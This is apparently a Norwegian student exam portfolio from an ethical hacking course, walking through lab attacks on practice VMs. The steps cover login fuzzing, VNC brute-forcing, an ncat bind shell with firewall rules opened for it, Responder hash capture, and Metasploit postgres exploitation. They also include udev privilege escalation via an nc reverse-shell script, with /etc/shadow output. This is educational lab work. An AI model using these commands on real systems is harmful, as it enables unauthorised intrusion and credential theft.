
ETISK HACKING

ETH2100

Mappeoppgave eksamen
Elektronisk innlevering via WISEflow

Hele leveringen inneholder 3 PDF filer:

- 1133_ETH2100_Eksamen_DEL1.pdf
- 1133_ETH2100_Eksamen_DEL2.pdf
- 1133_ETH2100_Eksamen_DEL3.pdf



Semester: Høsten 2022

Besvarelsene er gjennomført som en del av utdannelsen ved Høgskolen Kristiania.


Innhold

Praktiske oppgaver	2
Oppgave 1.....	2
Oppgave 2.....	3
Del A	3
Del B.....	3
Del C.....	4
Del D	5
Del E.....	5
Oppgave 3.....	6
Oppgave 4.....	7
Teori oppgaver og drøftinger	10
Oppgave 1.....	10
Oppgave 2.....	12
Oppgave 3.....	15
VEDLEGG.....	21



Praktiske oppgaver

Oppgave 1


1. rockyou50.txt inneholder de 50 første linjene i rockyou.txt.




2. IP adressen til DVWA ble funnet med «ifconfig».
3. Videre blir adressen ført inn i Firefox med OWASP ZAP som web proxy og programmet for videre bruk.



4. Prøvde videre å logge inn med feil passord. Initierte deretter et angrep på POST metoden av dette.



5. Markerte deretter passordforsøket og satte rockyou50.txt som nyttelast.
- a. Huket også av på «Follow Redirects»
 - i. «Start Fuzzer»



6. Ved å huke av «Follow Redirects» kan man tydelig se at responsen («Size Resp. Body») på riktig passord er betraktelig større enn de andre forsøkene. Typisk tegn på at man har nådd en side med mer funksjonalitet eller innhold, som en innlogget side.

New Fuzzer Progress: 5: HTTP - http://192.168.6.136/login.php 100% Current fuzzers: 0									
Messages Sent: 50 Errors: 0 Show Errors Export									
Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	302	Found	7 ms	472 bytes	0 bytes	Low		
1	Fuzzed	200	OK	270 ms	427 bytes	1,224 bytes			123456
2	Fuzzed	200	OK	264 ms	427 bytes	1,224 bytes			12345
3	Fuzzed	200	OK	265 ms	427 bytes	1,224 bytes			123456789
4	Fuzzed	200	OK	147 ms	427 bytes	6,704 bytes			password
5	Fuzzed	200	OK	226 ms	427 bytes	1,224 bytes			iloveyou
6	Fuzzed	200	OK	87 ms	427 bytes	1,263 bytes			princess

Oppgave 2

Del A

I msfconsole:

```
msf6 > search vnc_login
```

```
0 auxiliary/scanner/vnc/vnc_login
```

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > options
```

Disse konfigurasjonene ble tilsatt:

```
msf6 auxiliary(scanner/vnc/vnc_login) > set BRUTEFORCE_SPEED ⇒ 2
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > set PASS_FILE ⇒ /usr/share/wordlists/rockyou.txt
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS ⇒ 192.168.186.145
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RPORT ⇒ 5901
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS ⇒ true
```

```
msf6 auxiliary(scanner/vnc/vnc_login) >
```

(Bruteforce speed over 2 går for fort)
Hele bildet av prosessen over er vedlagt: *Vedlegg1.png*

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
```

```
[*] 192.168.186.145:5901 - 192.168.186.145:5901 - Starting VNC login swe
```

```
[!] 192.168.186.145:5901 - No active DB -- Credential data will not be s
```

```
[*] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :123456
```

```
..
```

```
[*] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :1234567890
```


```
[+] 192.168.186.145:5901 - 192.168.186.145:5901 - Login Successful: :superman
```

```
[*] 192.168.186.145:5901 - Scanned 1 of 1 hosts (100% complete)
```

Proessen over er vedlagt: *Vedlegg2.png*

Del B

Jeg startet et allerede installert vncviewer fra et Windows 10 VM og førte inn passordet over: superman



Skjerminnstillingene i VNC var komprimert på en måte som hindret bruk av start meny. Dette gikk jeg rundt ved å bruke verktøyfeltet på toppen av VNC:



Del C

Bengts VM hadde internetttilgang i løpet av denne oppgaven.

```
Administrator: Command Prompt - ncat -l -e cmd.exe 42042 -v
C:\Users\Administrator\Desktop>powershell -c "wget 'http://www.eastwillsecurity.com/eth2100/tools/ncat.exe' -OutFile 'C:\Users\Administrator\Desktop\ncat.exe'"
C:\Users\Administrator\Desktop>powershell -c "wget 'http://www.eastwillsecurity.com/eth2100/tools/libeay32.dll' -OutFile 'C:\Users\Administrator\Desktop\libeay32.dll'"
C:\Users\Administrator\Desktop>powershell -c "wget 'http://www.eastwillsecurity.com/eth2100/tools/ssleay32.dll' -OutFile 'C:\Users\Administrator\Desktop\ssleay32.dll'"
C:\Users\Administrator\Desktop>powershell -c "wget 'http://www.eastwillsecurity.com/eth2100/tools/msvcr120.dll' -OutFile 'C:\Users\Administrator\Desktop\msvcr120.dll'"
C:\Users\Administrator\Desktop>ncat -l -e cmd.exe 42042 -v
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on ::42042
Ncat: Listening on 0.0.0.0:42042
```

Hele skjermen av bildet over er vedlagt: *Vedlegg4.png*


Overnevnte bilde inneholder strenger tatt fra ETH2100_U46_Øvingsoppgaver¹. Strengene kaller på powershell og flagget «-c» avslutter kommandoen etter eksekvering. «wget» lar oss laste ned filene. Videre ble Ncat kjørt i lyttemodus hvor den starter cmd.exe med ekstra informasjon/detaljer (verbose).

¹ ETH2100_U46_Øvingsoppgaver_DeepIntoTheRabbitHole.pdf

https://kristiania.instructure.com/courses/8706/files/1009843?module_item_id=353747, s. 27

Del D


Følgende strenger er inspirert av ETH2100_U45_Øvingsoppgaver_PasswordEqualsGod.pdf². Dette skjedde i Bengts VM via vncviewer som kjørte på Windows 10 VM.



Hele bildet er vedlagt: *Vedlegg5.png*

Kommandoen «netsh advfirewall» muliggjør endring av brannmurinnstillinger³. Bildet over innfører to nye regler i brannmuren som tillater trafikk inn og ut på port 42042 for Netcat.

Del E



Hele skjermen er vedlagt som bilde: *Vedlegg7.png*

Dette bildet viser at Bengts VM fortsatt lytter på port 42042 og at Kali har laget tekst filen.

Hele bildet over er vedlagt:

Vedlegg6.png

² ETH2100_U45_Øvingsoppgaver_PasswordEqualsGod.pdf,


https://kristiania.instructure.com/courses/8706/files/1001108?module_item_id=351685, s. 9

³ Microsoft (20. April, 2022), Use netsh advfirewall firewall instead of netsh firewall to control Windows Firewall behavior, <https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/netsh-advfirewall-firewall-control-firewall-behavior>

Bildet viser skapelsen av «havebeenpwned.txt» med en «Hello» streng inni, etter en vellykket tilkobling med Ncat på port 42042.


Bildet til venstre skjer i Kali VM, og den til høyre er fra Bengts VM, fremgangsmåte fra ETH2100⁴


Oppgave 3



Følgende handling ble gjort:

1. Kjørte Responder i Kali VM.
2. Aksesserte en «bengt» konto i en «BENGT» domene som ikke finnes i en Windows 10 VM.
3. Fant passord hashen i Responder på eth1 nettverket.
4. Brukte John The Ripper til å knekke passordet





Hele bildet er vedlagt som: *Vedlegg8.png*

Bruk av Responder ble tatt fra forelesning 18⁵

⁴ Bengt Østby (29. november, 2022), <https://kristiania.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=cb569075-6926-45bf-ade0-ae900026d59&query=ncat&start=2010.357>, 33:45 minutter inn i videoen

⁵ Bengt Østby (Uke 44, 2022), https://kristiania.instructure.com/courses/8706/files/1000268?module_item_id=350460, s. 35

Oppgave 4

<pre>msfadmin@metasploitable:~\$ ifconfig eth0 Link encap:Ethernet HWaddr 82:00:00:08:00:08 inet addr:192.168.186.132</pre> <p>1. Nmap i Kali VM og fant postgresql på port 5432</p> <pre>(kali@kali)-[~] \$ sudo nmap -sS 192.168.186.132 -p 1-65535</pre> <p>... 5432/tcp open postgresql</p> <p>Hele bildet er vedlagt: <i>Vedlegg9.png</i></p>	<p>3. I msfconsole:</p> <pre>msf6 > search postgres_payload</pre> <p>Dobbeltsjekket konfigurasjoner:</p> <pre>msf6 > use 0 [*] Using configured payload linux/x86/meterpreter/reverse_tcp msf6 exploit(linux/postgres/postgres_payload) > options</pre> <p>Tilsette:</p> <pre>msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.186.132 RHOSTS => 192.168.186.132 msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.186.151 LHOST => 192.168.186.151 msf6 exploit(linux/postgres/postgres_payload) > run</pre> <p>Hele bildet er vedlagt: <i>Vedlegg10.png</i></p>
--	---

4. «meterpreter > help» gir en liste av brukbare kommandoer, der ligger også «sysinfo».

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

- Etter litt googling, ble en sårbarhet i «udev» funnet i overnevnte OS⁶.
- Sjekket videre om det var noen exploits tilgjengelig i konsollen:

```
msf6 exploit(linux/local/libuser_roothelper_priv_esc) > searchsploit privilege | grep -i ubuntu | grep -i udev
[*] exec: searchsploit privilege | grep -i ubuntu | grep -i udev

Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1) | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2) | linux/local/8572.c
```

- Exploit med filen 8572.c ble valgt basert på grunnlaget av at forfatteren (Jon Oberheide) utnytter sårbarheten fra overnevnte svakhet i OS. Ved nærmere inspeksjon stemte dette med svakheten rapportert i CVE⁷, som utnytter «udev».

```
(kali@kali)-[~]
$ cat /usr/share/exploitdb/exploits/linux/local/8572.c
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
```

5. Overnevnte fil brukes på følgende måte:

```
* Usage:
*
* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
* usually is the udevd PID minus 1) as argv[1].
*
* The exploit will execute /tmp/run as root so throw whatever payload you
* want in there.
```

Planen videre var å få sendt filene fra Kali til offeret, og dette skulle skje over Apache serveren på Kali. Serveren kjørte ved oppstart, men dobbelt sjekket med: service apache2 status.

- En «run» fil ble laget for å kjøre en kommando slik at Netcat kobler seg

⁶ USN-758-1: udev vulnerabilities, udev - 117-8ubuntu0.2, <https://ubuntu.com/security/notices/USN-758-1>

⁷ CVE-2009-1185, <https://ubuntu.com/security/CVE-2009-1185>

til Kalis IP/port og initierer shell på port 5321:

```
(kali@kali)-[~]
$ cat /var/www/html/run
#!/bin/bash
nc 192.168.186.151 5321 -e /bin/bash
```

b. Ønsket i tillegg å ha filen 8572.c i samme folder:

```
(kali@kali)-[~]
$ locate 8572.c
/usr/share/exploitdb/exploits/linux/local/8572.c

(kali@kali)-[~]
$ sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
```

6. Tilbake i «meterpreter» ble «shell» brukt for å hente filene fra Kali:

```
meterpreter > shell
Process 6103 created.
Channel 15 created.
cd /tmp
pwd
/tmp
wget http://192.168.186.151/run
--19:32:39-- http://192.168.186.151/run
=> `run'
Connecting to 192.168.186.151:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 51
0K 100% 12.44 MB/s
19:32:39 (12.44 MB/s) - `run' saved [51/51]

wget http://192.168.186.151/8572.c
--19:37:08-- http://192.168.186.151/8572.c
=> `8572.c'
Connecting to 192.168.186.151:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]
0K .. 100% 495.34 MB/s
19:37:08 (495.34 MB/s) - `8572.c' saved [2757/2757]
```

7. Exploit filen er kodet i C, og den kan kompileres ved bruk av GNU Compiler Collection (GCC)⁸:


```
gcc -o JOexploit 8572.c

ls
5113.jsvc_up
8572.c
QvCSy.elf
JOexploit
fSgnER.so
run
cat /proc/net/netlink
sk      Eth Pid   Groups  Rmem    Wmem    Dump    Locks
ddf3f800 0    0    00000000 0        0    00000000 2
de02e800 4    0    00000000 0        0    00000000 2
dd835e00 7    0    00000000 0        0    00000000 2
dd884a00 9    0    00000000 0        0    00000000 2
dd881a00 10   0    00000000 0        0    00000000 2
ddf3fc00 15   0    00000000 0        0    00000000 2
df585600 15  2737 00000001 0        0    00000000 2
dd869200 16   0    00000000 0        0    00000000 2
df83d800 18   0    00000000 0        0    00000000 2
ps aux | grep udev
root      2738 0.0  0.1  2092  640 ?        S<s  14:38   0:00 /sbin/udev --daemon
./JOexploit 2737
```

-o gir JOexploit som output og blir videre brukt til å kjøre «run» filen skapt tidligere.

⁸ Shahriar Shovan (4 år siden), Compile C Program in Linux Using GCC, https://linuxhint.com/compile_c_program_linux_gcc/

- a. Forfatteren av 8572.c nevner at man må finne og bruke PID av udevd netlink socket. Dette ble funnet med «cat /proc/net/netlink». PID 2737 er den eneste over 0 og er mest sannsynligvis foreldreprosessen til udevd. Sjekket sannsynligheten for denne påstanden med «ps aux | grep udev» som gav ett nummer høyere⁹.
- i. «aux» Gir alle prosesser, eieren og prosesser som ikke er i en terminal.
8. Tilbake i Kali lyttes det på samme port i Netcat med følgende kommandoer:



```
(kali㉿kali)-[~]  
$ nc -lvp 5321  
listening on [any] 5321 ...  
192.168.186.132: inverse host lookup failed: Unknown host  
connect to [192.168.186.151] from (UNKNOWN) [192.168.186.132] 36104  
whoami  
root  
id  
uid=0(root) gid=0(root)  
cat /etc/shadow  
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7 :::  
daemon:!:14684:0:99999:7 :::  
bin:!:14684:0:99999:7 :::  
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7 :::
```

Hele bildet over er vedlagt: *Vedlegg11.png*

- a. «-lvp» Angir lytting med detaljer (verbose) på port 5321

⁹ Maribu G., Hafting H. (i.d.), *Prossesser i Linux – 5.3 Opprettelsen av nye prosesser i Linux*, <https://www.idi.ntnu.no/emner/inft1005/ops/linuxprossesser/linuxprossesser.pdf>, s. 5

Teori oppgaver og drøftinger

Oppgave 1

For å kunne forklare rollen til en etisk hacker, må man se definisjonen i kontekst av hva en hacker er. Dette beskrives godt i Wikipedia¹⁰:

En hacker/datsnok er definert som en person som setter pris på den intellektuelle utfordringen ved å bryte grenser eller jobbe seg rundt begrensninger på et felt vedkommende er interessert i, primært dataprogrammering. Videre kan man klassifisere de forskjellige hacker-typene inn i forskjellige «hatter» basert på deres hensikt:

- Black Hat/Cracker (Criminal Hacker)
 - Er en hacker med ondsinnede hensikter.
- White Hat
 - Har ikke ondsinnede hensikter, og ofte referert til som «etisk hacker».
- Grey Hat
 - Hverken god eller ond.
- Blue Hat
 - En referanse til blåfargen i Microsoft logoen. En hacker som jobber for et firma.

Å utføre arbeid som en etisk hacker krever forståelse av begge sider av «gjerdet». For å bekjempe ondsinnede aktører som en Black Hat, bør man ha kunnskap om alle hattene. Black Hats frykter trolig nok bare loven og kan anses som en utøver uten grenser. Likevel er det nyanser mellom hattene. En Black Hat kan også være en Blue Hat under riktig selskap, som igjen kanskje opererer under nasjonale oppdrag. Tanken åpner mulighetene for at en hatt potensielt kan ha flere hatter. Dyktighetsnivået til en White Hat kan forekomme av tidligere erfaringer som en Black Hat. Et godt eksempel på dette er Kevin Mitnick, er anerkjent black hat hacker som ble dømt og senere jobbet som datasikkerhetskonsulent¹¹. Poenget er at motivasjon 